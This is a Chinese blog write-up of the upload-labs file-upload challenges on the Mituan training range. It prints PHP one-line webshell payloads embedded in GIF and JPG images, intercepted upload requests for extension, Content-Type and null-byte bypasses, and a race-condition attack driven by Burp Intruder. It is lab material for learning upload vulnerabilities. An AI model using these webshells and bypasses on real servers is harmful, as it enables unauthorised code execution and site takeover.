




谜团靶机writeup - 专项 · 文件上传

原创

zycdn  于 2021-01-09 14:47:04 发布  443  收藏 3

分类专栏: [谜团靶机](#) 文章标签: [谜团靶机](#) [文件上传](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/zycdn/article/details/112387528>

版权



[谜团靶机](#) 专栏收录该内容

8 篇文章 3 订阅

订阅专栏

涵盖极广的常见且实用的文件上传漏洞利用技巧, 收集了渗透测试和CTF中遇到的各种上传漏洞, 涵盖文件上传的所有基本的利用技巧, 旨在帮助大家上传漏洞有一个全面的了解。

upload-labs是一个使用php语言编写的, 专门收集渗透测试和CTF中遇到的各种上传漏洞的靶场。旨在帮助大家上传漏洞有一个全面的了解。

谜团靶机平台地址: <https://mituan.zone/>

注册选择靶机

注册登录之后可以看到有很多靶机，选择本次的目标-文件上传。

谜团靶机平台

搜索

综合 · pikachu (开源)
★★★★★ 5分
Web安全 渗透测试
幽默风趣的语言风格，实用且丰富的漏洞类型。作者在每个漏洞下都有基本的概述，并在关卡处设有提示。如果你是一个Web渗透测试学习人员且正发愁没有合适的靶场进行练习，那么Pikachu可能正合你意。
初阶

djinn (开源)
★★★★★ 暂无评价
主机安全 靶机数量: 3
包含3个ctf主机，中等难度，多种玩法，渗透有时就是信息收集的过程，该靶机可以训练操作人员对于主机的综合性技能。
中阶

KB-VULN (开源)
★★★★★ 暂无评价
主机安全 靶机数量: 2
其中含有不同难度的两个靶机。挑战1：数值枚举和普通枚举的形式寻找主机中隐藏的2个flag，适合刚刚开始学习主机安全，或想要初尝试取证技术的小伙伴。挑战2：难度提升，需要钻研夺旗。
中阶

专项 · 文件上传 (开源)
★★★★★ 5分
文件上传 Web安全
采用了“upload-labs”靶机，涵盖文件上传的所有基本的利用技巧，旨在帮助大家对上传漏洞有一个全面的了解。目前一共20关，每一关都包含着不同上传方式。关卡提供了源码，方便大家代码审计。
初阶

安定坊 · Web安全&主机安全 (开源)
★★★★★ 5分
Web安全 渗透测试
出现于b站安定坊直播演示中，主题为web安全和windows安全。靶机中包含了thinkphp文件写入漏洞、CVE-2020-0787 Windows系统普通用户提权漏洞、页表操作与漏洞提权以及weblogic反序列化漏洞，将会持续更新。
中阶

综合 · bwapp (开源)
★★★★★ 5分
Web安全 渗透测试
超好用的漏洞训练靶场，比之其他综合类的靶场，bwapp收纳的漏洞可谓是包罗万象，它集成了难易不一的100多个常见漏洞及新漏洞。非常适合不同阶段的安全从业人员或对web安全感兴趣的人员进行练习。
中阶

1 2 3

点击查看详情

<https://blog.csdn.net/zycdn>

遇到不符合常理的问题可以点清上传文件试试。



图片马

gif格式的图片马，使用16进制打开文件，从第四行开始修改。

```
5 00 C8 00 F7 00 00 00 00 00  GIF89aÖ.è.÷.....
D 22 00 2E 06 00 31 0C 00 23  .....".1..#
6 00 1C 00 71 26 00 42 25 00  (.4&amp.6...q&.B%.
5 76 61 6C 28 24 5F 52 45 51  <?php eval($_REQ
D 29 3B 3F 3E 0E 44 00 42 48  UEST[8]);?>.D.BH
2 00 5E 62 00 67 49 00 69 59  .dMR.XB.^b.gI.iY
0 64 49 2C 65 6B 00 78 67 00  .rN.xV.dI,ek.xg.
E 63 50 12 00 92 18 00 B7 22  x}.pUD~cP....."
0 DE 1B 00 C4 1D 00 D8 00 00  ..&.'..È..Ä..Ø..
a 13 00 8B 28 00 07 28 00 07
```

jpg格式的图片马，直接合并即可。

```
D:\桌面\文件\谜团>copy 1. jpg/b+1. php 2. jpg
1. jpg
1. PhP
已复制          1 个文件。
```

文件如下：



Pass-01 JS验证

```
1 function checkFile() {
2     var file = document.getElementsByName('upload_file')[0].value;
3     if (file == null || file == "") {
4         alert("请选择要上传的文件!");
5         return false;
6     }
7     //定义允许上传的文件类型
8     var allow_ext = ".jpg|.png|.gif";
```

```

9 //提取上传文件的类型
10 var ext_name = file.substring(file.lastIndexOf("."));
11 //判断上传文件类型是否允许上传
12 if (allow_ext.indexOf(ext_name + ".") == -1) {
13     var errMsg = "该文件不允许上传, 请上传" + allow_ext + "类型的文件, 当前文件类型为: " + ext;
14     alert(errMsg);
15     return false;
16 }
17 }

```

https://blog.csdn.net/zycdn

通过前端JS验证, 抓包改后缀。

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片:

选择文件 `2.jpg` 上传

代码

```

1 function checkFile() {
2     var file = document.get
3     if (file == null || file
4         alert("请选择要上传的
5         return false;
6     }
7     //定义允许上传的文件类型
8     var allow_ext = ".jpg|.
9     //提取上传文件的类型
10    var ext_name = file.sub
11    //判断上传文件类型是否允
12    if (allow_ext.indexOf(e
13        var errMsg = "该文件
14        alert(errMsg);
15        return false;
16    }

```

Request to <http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone:80> [54.222.208.118]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /Pass-01/index.php?action=show_code HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Content-Length: 6725
Cache-Control: max-age=0
Origin: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryje3K\W\BkDBFXDb13
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/
Referer: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/Pass-01/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

-----WebKitFormBoundaryje3K\W\BkDBFXDb13
Content-Disposition: form-data; name="upload_file"; filename="2.php"
Content-Type: image/jpeg

上传完成后, 访问图片地址: [http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.php?8=phpinfo\(\);](http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.php?8=phpinfo();)。

⚠ 不安全 | [90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.php?8=phpinfo\(\);](http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.php?8=phpinfo();)


PHP Version 5.2.17

System	Linux f33fc29fbbe1 4.15.0-1063-aws #67-Ubuntu SMP Mon Mar 2 07:24:29 UTC 2020 x86_64
--------	--

Build Date	Apr 13 2018 23:49:17
Configure Command	<pre> ./configure '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--prefix=/usr' '--build=i686-pc-linux-gnu' '--host=i686-pc-linux-gnu' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--datadir=/usr/share' '--sysconfdir=/etc' '--localstatedir=/var/lib' '--prefix=/usr/lib/php5.2' '--mandir=/usr/lib/php5.2/man' '--infodir=/usr/lib/php5.2/info' '--libdir=/usr/lib/php5.2/lib' '--with-libdir=lib' '--with-pear' '--disable-maintainer-zts' '--enable-bcmath' '--with-bz2' '--enable-calendar' '--with-curl' '--with-curlwrappers' '--disable-dbase' '--enable-exif' '--without-fbsql' '--without-fdftk' '--enable-ftp' '--with-gettext' '--without-gmp' '--disable-ipv6' '--with-kerberos' '--enable-mbstring' '--with-mcrypt' '--with-mhash' '--without-mysql' '--without-mssql' '--with-ncurses' '--with-openssl' '--with-openssl-dir=/usr' '--disable-pcntl' '--without-pgsql' '--with-pspell' '--without-recode' '--disable-shmop' '--without-snmpp' '--enable-soap' '--enable-sockets' '--without-sybase-ct' '--disable-sysvmsg' '--disable-sysvsem' '--disable-sysvshm' '--without-tidy' '--disable-wddx' '--disable-xmlreader' '--disable-xmlwriter' '--with-xmlrpc' '--without-xsl' '--enable-zip' '--with-zlib' '--disable-debug' '--enable-dba' '--without-cdb' '--disable-flatfile' '--with-gdbm' '--disable-inifile' '--without-qdbm' '--with-freetype-dir=/usr' '--with-t1lib=/usr' '--disable-gd-jis-conv' '--with-jpeg-dir=/usr' '--with-png-dir=/usr' '--without-xpm-dir' '--with-gd' '--with-imap' '--with-imap-ssl' '--without-interbase' '--with-mysql=/usr/bin/mysql' '--with-mysqli=/usr/bin/mysql_config' '--without-oci8' '--without-pdo-dblib' '--with- </pre>

Pass-02 Content-type

上传1.PhP.7z或者改文件名1.php.7z都可以。【只要中间后缀含可执行后缀如php, php3, PhP3等均可执行】



The screenshot shows a webshell interface on the left and a network request log on the right. The webshell interface includes a header "上传一个 webshell 到服务器。", a section titled "上传区" (Upload Area) with the instruction "请选择要上传的图片:" (Please select the image to upload:), a file selection button "选择文件 1.PhP.7z", an "上传" (Upload) button, a large empty box for the image, and a "代码" (Code) section with a code editor containing two lines: `1 $is_upload = false;` and `2 $msg = null;`.

The network log on the right shows a request to `http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone:80`. The request is a POST to `/Pass-05/index.php?action=show_code`. The log includes headers like `Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone`, `Content-Length: 329`, `Cache-Control: max-age=0`, `Origin: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone`, `Upgrade-Insecure-Requests: 1`, `DNT: 1`, `Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoflrBLoTLqv6SIII`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4398.93 Safari/537.36`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8`, `Referer: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/Pass-05/index.php`, `Accept-Encoding: gzip, deflate`, `Accept-Language: zh-CN,zh;q=0.9`, and `Connection: close`.

The body of the request is a multipart form-data. The log shows the boundary `----WebKitFormBoundaryoflrBLoTLqv6SIII`, followed by a `Content-Disposition: form-data; name="upload_file"; filename="1.PhP.7z"` entry, where the filename "1.PhP.7z" is highlighted with a red box. Below this is a `Content-Type: application/octet-stream` entry, followed by a `<?php eval($_REQUEST[8]);?>` payload, and finally a `Content-Disposition: form-data; name="submit"` entry.

At the bottom of the log, there is a "消息" (Message) section with the text `-----WebKitFormBoundaryoflrBLoTLqv6SIII--` and a URL `https://blog.csdn.net/zycdn`.

访问地址: [http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/1.PhP.7z?8=phpinfo\(\);](http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/1.PhP.7z?8=phpinfo();)

- .user.ini是一个能被动态加载的ini文件。也就是说我修改了.user.ini后, 不需要重启服务器中间件, 只需要等待user_ini.cache_ttl所设置的时间(默认为300秒), 即可被重新加载。


```

Raw Params Headers Hex
POST /Pass-13/index.php?action=show_code HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Content-Length: 6831
Cache-Control: max-age=0
Origin: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOARxjmUKXABz2KL9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.410:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signec
Referer: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/Pass-13/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

-----WebKitFormBoundaryOARxjmUKXABz2KL9
Content-Disposition: form-data; name="save_path"

../upload/13.phpa
-----WebKitFormBoundaryOARxjmUKXABz2KL9

```

<https://blog.csdn.net/zycdn>

在HEX模式下将a的16进制值61修改为00。

Request to http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone:80 [54.222.208.118]

Forward Drop Intercept is on Action Comment this item ?

Raw	Params	Headers	Hex														
2b	63	74	69	6f	6e	3d	73	68	6f	77	5f	63	6f	64	65	0d	ction=show_code
2c	0a	41	63	63	65	70	74	2d	45	6e	63	6f	64	69	6e	67	Accept-Encoding
2d	3a	20	67	7a	69	70	2c	20	64	65	66	6c	61	74	65	0d	: gzip, deflate
2e	0a	41	63	63	65	70	74	2d	4c	61	6e	67	75	61	67	65	Accept-Language
2f	3a	20	7a	68	2d	43	4e	2c	7a	68	3b	71	3d	30	2e	39	: zh-CN,zh;q=0.9
30	0d	0a	43	6f	6e	6e	65	63	74	69	6f	6e	3a	20	63	6c	Connection: cl
31	6f	73	65	0d	0a	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	ose-----Web
32	4b	69	74	46	6f	72	6d	42	6f	75	6e	64	61	72	79	4f	KitFormBoundaryO
33	41	52	78	6a	6d	55	4b	58	41	42	7a	32	4b	4c	39	0d	ARxjmUKXABz2KL9
34	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	Content-Disposi
35	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	tion: form-data;
36	20	6e	61	6d	65	3d	22	73	61	76	65	5f	70	61	74	68	name="save_path
37	22	0d	0a	0d	0a	2e	2e	2f	75	70	6c	6f	61	64	2f	31	"../upload/1
38	33	2e	70	68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	57	65	3.php-----We
39	62	4b	69	74	46	6f	72	6d	42	6f	75	6e	64	61	72	79	bKitFormBoundary
3a	4f	41	52	78	6a	6d	55	4b	58	41	42	7a	32	4b	4c	39	OARxjmUKXABz2KL9
3b	0d	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	Content-Dispos
3c	69	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	ition: form-data
3d	3b	20	6e	61	6d	65	3d	22	75	70	6c	6f	61	64	5f	66	: name="upload_f
3e	69	6c	65	22	3b	20	66	69	6c	65	6e	61	6d	65	3d	22	ile": filename="

回到RAW模式，发现出现了乱码，不用管，放行数据包。

Request to http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone:80 [54.222.208.118]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /Pass-13/index.php?action=show_code HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Content-Length: 6831
Cache-Control: max-age=0
Origin: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOARxjmUKXABz2KL9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.41
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sign
Referer: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/Pass-13/index.php?action=show_code

```



```

function isImage($filename){
    //需要开启php_exif模块
    $image_type = exif_imagetype($filename);
    switch ($image_type) {
        case IMAGETYPE_GIF:
            return "gif";
            break;
        case IMAGETYPE_JPEG:
            return "jpg";
            break;
        case IMAGETYPE_PNG:
            return "png";
            break;
        default:
            return false;
            break;
    }
}

```

<https://blog.csdn.net/zycdn>

上传图片马后，下载下来验证是否还有一句话。

Pass-17 二次渲染

上传gif图片马后，下载下来验证是否还有一句话。jpg的比較难做。

Pass-18 条件竞争

```

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name, strrpos($file_name, ".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext, $ext_arr)){
            $img_path = UPLOAD_PATH . '/' . rand(10, 99).date("YmdHis").".".$file_ext;
            rename($upload_file, $img_path);
            $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件! ";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错! ';
    }
}

```

<https://blog.csdn.net/zycdn>

先上传文件，然后再判断是否合法。我们可以利用PHP程序的这个反应间隙用文件写入函数生成一句话。抓取上传包：

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

选择文件 `file.php` 上传

得分检测

点击[这里](#)，获取并查看本题 (`pass-18`)

index.php代码

```

1  $is_upload = false;
2  $msg = null;
3
4  if(isset($_POST['submit'])){
5      $ext_arr = array('jpg', 'p
6      $file_name = $_FILES['upl
7      $temp_file = $_FILES['upl
8      $file_ext = substr($file_
9      $upload_file = UPLOAD_PAT

```

Request to `http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone:80` [54.222.208.118]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /Pass-18/index.php?action=show_code HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Content-Length: 372
Cache-Control: max-age=0
Origin: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygLuIGlftqk8OuLPd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.244 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/Pass-18/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

-----WebKitFormBoundarygLuIGlftqk8OuLPd
Content-Disposition: form-data; name="upload_file"; filename="file.php"
Content-Type: application/octet-stream
<?php file_put_contents('mituan.php','<?php eval($_REQUEST[8]);?>?>
-----WebKitFormBoundarygLuIGlftqk8OuLPd
Content-Disposition: form-data; name="submit"

```

消夏婳 <https://blog.csdn.net/zycdn>

抓取访问包（就当文件存在）：<http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/file.php>

然后进行参数设置。

上传包：

1. Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type payload positions - see help for full details.

Attack type: `Sniper`

```

POST /Pass-18/index.php?action=show_code HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Content-Length: 372
Cache-Control: max-age=0
Origin: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygLuIGlftqk8OuLPd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.244 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/Pass-18/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

2. Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type, and each payload type can be customized in different ways.

Payload set: `1` Payload count: `20,000`

Payload type: `Null payloads` Request count: `20,000`

3. Payload Options [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload modification.

Generate `20000` payloads

Continue indefinitely

4. Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

3. Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header

Set Connection: close

5. Request Engine

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: `50`

Number of retries on network failure: `3`

Pause before retry (milliseconds): `2000`

Throttle (milliseconds): Fixed `0`

Variable: start `0` step `30000`

Start time: Immediately

访问包：

1. Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type payload positions - see help for full details.

Attack type: `Sniper`

```

GET /upload/file.php HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Content-Length: 0
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.244 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

2. Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type, and each payload type can be customized in different ways.

Payload set: `1` Payload count: `20,000`

Payload type: `Null payloads` Request count: `20,000`

3. Payload Options [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload modification.

Generate `20000` payloads

Continue indefinitely

4. Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

3. Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header

Set Connection: close

5. Request Engine

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: `60`

Number of retries on network failure: `3`

Pause before retry (milliseconds): `2000`

Throttle (milliseconds): Fixed `0`

Variable: start `0` step `30000`

Start time: Immediately

最后一共暴力发包。

The image shows two screenshots of a penetration testing tool's interface, specifically the 'Intruder' section. The left screenshot, titled 'Intruder attack 9', shows a table of 10 requests, all with a status of 200. The right screenshot, titled 'Intruder attack 10', shows a table of 10 requests, all with a status of 404. A red box highlights the 'Status' column in the right screenshot. Below the tables, the 'Request' and 'Response' tabs are visible, showing the raw request and response data for the selected request.

Request	Payload	Status	Error	Timeout
0		200	<input type="checkbox"/>	<input type="checkbox"/>
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>
9	null	200	<input type="checkbox"/>	<input type="checkbox"/>

Request	Payload	Status	Error	Timeout
0		404	<input type="checkbox"/>	<input type="checkbox"/>
1	null	404	<input type="checkbox"/>	<input type="checkbox"/>
2	null	404	<input type="checkbox"/>	<input type="checkbox"/>
3	null	404	<input type="checkbox"/>	<input type="checkbox"/>
4	null	404	<input type="checkbox"/>	<input type="checkbox"/>
5	null	404	<input type="checkbox"/>	<input type="checkbox"/>
6	null	404	<input type="checkbox"/>	<input type="checkbox"/>
7	null	404	<input type="checkbox"/>	<input type="checkbox"/>
8	null	404	<input type="checkbox"/>	<input type="checkbox"/>
9	null	404	<input type="checkbox"/>	<input type="checkbox"/>

Request: POST /Pass-18/index.php?action=show_code HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Content-Length: 372
Cache-Control: max-age=0
DNT: 1
Origin: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png; .9
Referer: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


Request: GET /upload/file.php HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png; .9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

跑了10W个数据包，一个200状态码的都没有，果断放弃了，不过在另外一个文件上传靶场一次就成功了。

The image shows two screenshots of a penetration testing tool's interface, specifically the 'Intruder' section. The left screenshot, titled 'Intruder attack 11', shows a table of 10 requests, all with a status of 200. The right screenshot, titled 'Intruder attack 12', shows a table of 7 requests, with the first request (index 3262) having a status of 200 and a length of 470, highlighted with a red box. Below the tables, the 'Request' and 'Response' tabs are visible, showing the raw request and response data for the selected request.

Request	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3818
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3818
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3818
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3818
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3818
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3818
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3818
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3818
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3818
9	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3818

Request	Payload	Status	Error	Timeout	Length
3262	null	200	<input type="checkbox"/>	<input type="checkbox"/>	470
3925	null	200	<input type="checkbox"/>	<input type="checkbox"/>	167
3926	null	200	<input type="checkbox"/>	<input type="checkbox"/>	167
3927	null	200	<input type="checkbox"/>	<input type="checkbox"/>	167
4937	null	200	<input type="checkbox"/>	<input type="checkbox"/>	478
5276	null	200	<input type="checkbox"/>	<input type="checkbox"/>	478
6967	null	200	<input type="checkbox"/>	<input type="checkbox"/>	470
1	null	404	<input type="checkbox"/>	<input type="checkbox"/>	391
0		404	<input type="checkbox"/>	<input type="checkbox"/>	391
6	null	404	<input type="checkbox"/>	<input type="checkbox"/>	391



Pass-19 条件竞争

